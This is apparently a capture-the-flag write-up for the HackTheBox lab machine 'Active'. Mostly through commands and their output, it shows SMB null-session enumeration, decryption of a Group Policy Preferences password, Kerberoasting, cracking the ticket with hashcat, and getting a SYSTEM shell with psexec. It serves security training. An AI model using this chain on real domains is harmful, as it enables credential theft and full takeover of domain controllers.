
Máquina Active



Active

OS
Windows

RELEASE DATE
28 Jul 2018

DIFFICULTY
Easy

MACHINE STATE
Retired

https://app.hackthebox.com/machines/148

Reconnaissance

```
SHELL
sudo nmap -sSCV --min-rate 5000 -p- --open -n -Pn 10.129.168.127 -oN scan1.txt
[sudo] password for belin:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-02 18:52 CEST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 21.74% done; ETC: 18:53 (0:00:18 remaining)
Nmap scan report for 10.129.168.127
Host is up (0.069s latency).
Not shown: 63804 closed tcp ports (reset), 1708 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-02 16:52:55Z)
```

```
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49162/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
49168/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-02T16:53:57
|_  start_date: 2025-08-02T16:50:03
|_clock-skew: -1s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.89 seconds
```

As often in AD, nmap reported us a bunch of ports, so as I usually do I start the recon using a Null Session using `netexec`

SHELL

```
nxc smb 10.129.168.127 -u '' -p '' --shares
SMB         10.129.168.127  445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.168.127  445    DC               [+] active.htb\:
SMB         10.129.168.127  445    DC               [*] Enumerated shares
SMB         10.129.168.127  445    DC               Share           Permissions     Remark
SMB         10.129.168.127  445    DC               -----           -----------     ------
SMB         10.129.168.127  445    DC               ADMIN$                          Remote Admin
SMB         10.129.168.127  445    DC             C$                        Default share
SMB         10.129.168.127  445    DC             IPC$                      Remote IPC
SMB         10.129.168.127  445    DC             NETLOGON                  Logon server share
SMB         10.129.168.127  445    DC             Replication     READ
SMB         10.129.168.127  445    DC             SYSVOL                    Logon server share
SMB         10.129.168.127  445    DC             Users
```

```
SHELL
❯ nxc smb 10.129.168.127 -u '' -p '' --share 'Replication' --dir
SMB         10.129.168.127  445    DC             [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.168.127  445    DC             [+] active.htb\:
SMB         10.129.168.127  445    DC             Perms    File Size      Date                        File Path
SMB         10.129.168.127  445    DC             -----    ---------      ----                        ---------
SMB         10.129.168.127  445    DC             dr--     0              Sat Jul 21 12:37:44 2018    .
SMB         10.129.168.127  445    DC             dr--     0              Sat Jul 21 12:37:44 2018    ..
SMB         10.129.168.127  445    DC             dr--     0              Sat Jul 21 12:37:44 2018    active.htb
```

As we see, there is a directory named as the domain so lets download all using `spider_plus`

```
SHELL
netexec smb 10.129.168.127 -u '' -p '' -M spider_plus --share 'Replication' -o DOWNLOAD_FLAG=TRUE
[-] Failed loading module at /tmp/_MEIXyxZUv/nxc/modules/eventlog_creds.py: cannot import name 'even6' from 'impacket.dcerpc.v5' (/tmp/_MEIXyxZUv/impacket/dcerpc/v5/__init__.pyc)
SMB         10.129.168.127  445    DC             [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.168.127  445    DC             [+] active.htb\:
SPIDER_PLUS 10.129.168.127  445    DC             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.168.127  445    DC             [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.168.127  445    DC             [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.168.127  445    DC             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.168.127  445    DC             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.168.127  445    DC             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.168.127  445    DC             [*]  OUTPUT_FOLDER: /home/belin/.nxc/modules/nxc_spider_plus
SMB         10.129.168.127  445    DC             [*] Enumerated shares
SMB         10.129.168.127  445    DC             Share           Permissions     Remark
SMB         10.129.168.127  445    DC             -----           -----------     ------
SMB         10.129.168.127  445    DC             ADMIN$                          Remote Admin
SMB         10.129.168.127  445    DC             C$                              Default share
SMB         10.129.168.127  445    DC             IPC$                            Remote IPC
SMB         10.129.168.127  445    DC             NETLOGON                        Logon server share
SMB         10.129.168.127  445    DC             Replication     READ
SMB         10.129.168.127  445    DC             SYSVOL                          Logon server share
SMB         10.129.168.127  445    DC             Users
SPIDER_PLUS 10.129.168.127  445    DC             [+] Saved share-file metadata to "/home/belin/.nxc/modules/nxc_spider_plus/10.129.168.127.json".
SPIDER_PLUS 10.129.168.127  445    DC             [*] SMB Shares:           7 (ADMIN$, C$, IPC$, NETLOGON, Replication, SYSVOL, Users)
SPIDER_PLUS 10.129.168.127  445    DC             [*] SMB Readable Shares:  1 (Replication)
SPIDER_PLUS 10.129.168.127  445    DC           [*] Total folders found:  22
SPIDER_PLUS 10.129.168.127  445    DC           [*] Total files found:    7
SPIDER_PLUS 10.129.168.127  445    DC           [*] File size average:    1.16 KB
SPIDER_PLUS 10.129.168.127  445    DC           [*] File size min:        22 B
SPIDER_PLUS 10.129.168.127  445    DC           [*] File size max:        3.63 KB
SPIDER_PLUS 10.129.168.127  445    DC           [*] File unique exts:     4 (inf, pol, xml, ini)
SPIDER_PLUS 10.129.168.127  445    DC           [*] Downloads successful: 7
SPIDER_PLUS 10.129.168.127  445    DC           [+] All files processed successfully.
```

```
SHELL
❯ mv /home/belin/.nxc/modules/nxc_spider_plus/10.129.168.127 .
```

```
SHELL
❯ tree
.
└── Policies
    ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
    │   ├── GPT.INI
    │   ├── Group Policy
    │   │   └── GPE.INI
    │   └── MACHINE
    │       ├── Microsoft
    │       │   └── Windows NT
    │       │       └── SecEdit
    │       │           └── GptTmpl.inf
    │       ├── Preferences
    │       │   └── Groups
    │       │       └── Groups.xml
    │       └── Registry.pol
    └── {6AC1786C-016F-11D2-945F-00C04fB984F9}
        ├── GPT.INI
        └── MACHINE
            └── Microsoft
                └── Windows NT
                    └── SecEdit
                        └── GptTmpl.inf
```

As far as we see, the only interesting file is groups.xml

```
SHELL
cat Groups.xml
───────┬──────────────────────────────────────────────────────────────
       │ File: Groups.xml
───────┼──────────────────────────────────────────────────────────────
```

```xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
───────┴──────────────────────────────────────────────────────────────────────────────
```

Explotation

Since the target is an very old machine (2008) we can search for a decryptor and we easy realise that a long time ago, Microsoft published the encription key for cpassword in its own documentation, so we can use `pp-decrypt` , script which leverage this mistake and will decrypt the pass:

```shell
pp-decrypt -c 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ'

                               __                                __
  ___ _   ___    ___  ____ ___/ / ___  ____  ____  __ __   ___  / /_
 / _ `/  / _ \  / _ \/___// _  / / -_)/ __/ / __/ / // /  / _ \/ __/
 \_, /  / .__/ / .__/     \_,_/  \__/ \__/ /_/    \_, /  / .__/\__/
/___/  /_/    /_/                                /___/  /_/

[ * ] Password: GPPstillStandingStrong2k18
```

Once we hace the pass, we can search for shares for dis users, but nothing interesting

```shell
 nxc smb 10.129.168.127 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --shares
SMB         10.129.168.127  445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.168.127  445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         10.129.168.127  445    DC               [*] Enumerated shares
SMB         10.129.168.127  445    DC               Share           Permissions     Remark
SMB         10.129.168.127  445    DC               -----           -----------     ------
SMB         10.129.168.127  445    DC               ADMIN$                          Remote Admin
SMB         10.129.168.127  445    DC               C$                              Default share
SMB         10.129.168.127  445    DC               IPC$                            Remote IPC
SMB         10.129.168.127  445    DC               NETLOGON        READ            Logon server share
SMB         10.129.168.127  445    DC               Replication     READ
SMB         10.129.168.127  445    DC               SYSVOL          READ            Logon server share
SMB         10.129.168.127  445    DC               Users           READ
```

Privilage Escalation

So what we can do now once we have credentials is see if some users are vulnerable to Kerberoasting using `GetUserSPNs.py`

SHELL

```
GetUserSPNs.py -dc-ip 10.129.168.127 active.htb/SVC_TGS
/usr/lib/python3.13/site-packages/impacket/version.py:10: UserWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as
2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name           MemberOf                                                    PasswordLastSet             LastLogon
Delegation
--------------------  -------------  ----------------------------------------------------------  --------------------------  --------------------
------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18
21:06:40.351723  2025-08-02 18:51:07.301749
```

SHELL

```
GetUserSPNs.py -dc-ip 10.129.168.127 active.htb/SVC_TGS -request-user Administrator
/usr/lib/python3.13/site-packages/impacket/version.py:10: UserWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as
2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name           MemberOf                                                    PasswordLastSet             LastLogon
Delegation
--------------------  -------------  ----------------------------------------------------------  --------------------------  --------------------
------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18
21:06:40.351723  2025-08-02 18:51:07.301749



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$38c2ae653555f41874fd0afcf2f4f1ef$bed6d
98e6deb3333a1e2be8febcb1525517e78d7f165828ab06890348a8f78250b97e97241be825ff7ff8b8ad4f7df7a49512482
146e6ef2a2eae831837f9651c0c77c97a40b4a5e4b522af7a61e171ea864f2b4bebda2e660ac52eada5155a11d80f8cb30b
2b6399a912b7c913ea02935b1b61aee8fd49186c3690af25c3cb906977be0cd6ba07c6f2512e7507ec6daeb118b1ae1c6a
c89fa978237e58a4a31485f32197c3e3a42a57768cd0e84d46437b4d5b84e3a329248a36bce9c7c58e3db48cdffba1baed
7a66f80c1a1b87beb448d0e3e28ce6a4778354ffa3c39e787825611372d832b9cba211453f63e3a8361b8a9aa963f279f3
b6811d662166f2cb2f453926e65a79c8c4adfabdaef3c392b919dc853e6d5bbc1b23c3cf49e7523687212148f780c933a3
4c633a20e59539a454d0c9bf8fff8765dc3fcd89637536ee9d75df51fb399853c44dc4db82e6f1b2c3c73387829fa87517e
9316e7c5c03f1ad4e8d2282aa6f5164f1022da728264831af3d6a0edb4ba7318e98068c31c914003ac891a2ffa6ca1f57e6
71d5b742542a633b69973ff966c46c5417e789c96ecdc8326fc2aba524b650f8c07c16d1716b4fbfca345457856cced63a
86268bb6b5bd0572d047db98171b88cd28b14ca994e11591296371e5a8612191315a8cd304b905c3c70af91332ed1ad3
bc84fb0d625f7ba779bbcc18f7c0b02bd0f12d497816697400b8ba86951daefef22bf496a06cfbbb15b5ef288a9600d32c7
```

```
c0b940864020aa9db37cf6bb2e0688f22ff1c24b6b9f0efa396ae8b8f2ed2754607e4956f3f0075941f5ddf1eb3a0daa2500
c3d3e93918b76fe400cd2c1f5f5f6122e6f1092941c82726b4f0c230292dc6ed990fa3add0222305979b8a622ae1fe8811c
082217324b60b26575fe732c90e939005d84725bc6b734dbd088fc465f17bbe485400a56b43302e0ea4c759e3f3533e2d
7567589a9b87714de030198357e35ec9276b6da8d5d64a4f35191f3d631f786e61732b76d56d049ea4c595c0e5bc17666
168272f543d55309b1b5d2986b2cdfde85223b4a3e0855aca78ee9cadd95222f4829da864d2269f6ac32b274d7941bc25
e9a509c4f9c9c14331199b90073f79ca69b4766d55a6870834e017cdae33d6de5f99dfe57392a5338202a7115a3edd24e3
1b7c84cc1848671b465773c041cd96cf73633c5e6f3949eae594ae76271a7401f3e2c2ffa8c6bb168c9f478dd5ce42f6d29
d728573
```

Then, we get Administrator's hash so lets attempt to crack it using `hashcat` .

```shell
hashcat -m 13100 hash  /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 12.8.97) - Platform #1 [NVIDIA Corporation]
=====================================================================
* Device #1: NVIDIA GeForce RTX 2060, 3712/5737 MB (1434 MB allocatable), 30MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 263 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$38c2ae653555f41874fd0afcf2f4f1ef$bed6d
98e6deb3333a1e2be8febcb1525517e78d7f165828ab06890348a8f78250b97e97241be825ff7ff8b8ad4f7df7a49512482
146e6ef2a2eae831837f9651c0c77c97a40b4a5e4b522af7a61e171ea864f2b4bebda2e660ac52eada5155a11d80f8cb30b
2b6399a912b7c913ea02935b1b61aee8fd49186c3690af25c3cb906977be0cd6ba07c6f2512e7507ec6daeb118b1ae1c6a
c89fa978237e58a4a31485f32197c3e3a42a57768cd0e84d46437b4d5b84e3a329248a36bce9c7c58e3db48cdffba1baed
7a66f80c1a1b87beb448d0e3e28ce6a4778354ffa3c39e787825611372d832b9cba211453f63e3a8361b8a9aa963f279f3
b6811d662166f2cb2f453926e65a79c8c4adfabdaef3c392b919dc853e6d5bbc1b23c3cf49e7523687212148f780c933a3
4c633a20e59539a454d0c9bf8fff8765dc3fcd89637536ee9d75df51fb399853c44dc4db82e6f1b2c3c73387829fa87517e
9316e7c5c03f1ad4e8d2282aa6f5164f1022da728264831af3d6a0edb4ba7318e98068c31c914003ac891a2ffa6ca1f57e6
71d5b742542a633b69973ff966c46c5417e789c96ecdc8326fc2aba524b650f8c07c16d1716b4fbfca345457856cced63a
86268bb6b5bd0572d047db98171b88cd28b14ca994e11591296371e5a8612191315a8cd304b905c3c70af91332ed1ad3
bc84fb0d625f7ba779bbcc18f7c0b02bd0f12d497816697400b8ba86951daefef22bf496a06cfbbb15b5ef288a9600d32c7
c0b940864020aa9db37cf6bb2e0688f22ff1c24b6b9f0efa396ae8b8f2ed2754607e4956f3f0075941f5ddf1eb3a0daa2500
c3d3e93918b76fe400cd2c1f5f5f6122e6f1092941c82726b4f0c230292dc6ed990fa3add0222305979b8a622ae1fe8811c
082217324b60b26575fe732c90e939005d84725bc6b734dbd088fc465f17bbe485400a56b43302e0ea4c759e3f3533e2d
7567589a9b87714de030198357e35ec9276b6da8d5d64a4f35191f3d631f786e61732b76d56d049ea4c595c0e5bc17666
168272f543d55309b1b5d2986b2cdfde85223b4a3e0855aca78ee9cadd95222f4829da864d2269f6ac32b274d7941bc25
e9a509c4f9c9c14331199b90073f79ca69b4766d55a6870834e017cdae33d6de5f99dfe57392a5338202a7115a3edd24e3
1b7c84cc1848671b465773c041cd96cf73633c5e6f3949eae594ae76271a7401f3e2c2ffa8c6bb168c9f478dd5ce42f6d29
d728573:Ticketmaster1968
```

We've succesfully gotten the Administrator's password.

SHELL

```
❯ nxc smb 10.129.168.127 -u 'Administrator' -p 'Ticketmaster1968'
SMB         10.129.168.127  445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC)
(domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.168.127  445    DC               [+] active.htb\Administrator:Ticketmaster1968 (Pwn3d!)
```

Finally we can use `psexec.py` in order to get a SYSTEM shell

SHELL

```
❯ psexec.py htb.active/Administrator@10.129.168.127
/usr/lib/python3.13/site-packages/impacket/version.py:10: UserWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as
2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.129.168.127.....
[*] Found writable share ADMIN$
[*] Uploading file aaDGMQIP.exe
[*] Opening SVCManager on 10.129.168.127.....
[*] Creating service GCsv on 10.129.168.127.....
[*] Starting service GCsv.....
[!] Press help for extra shell commands
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```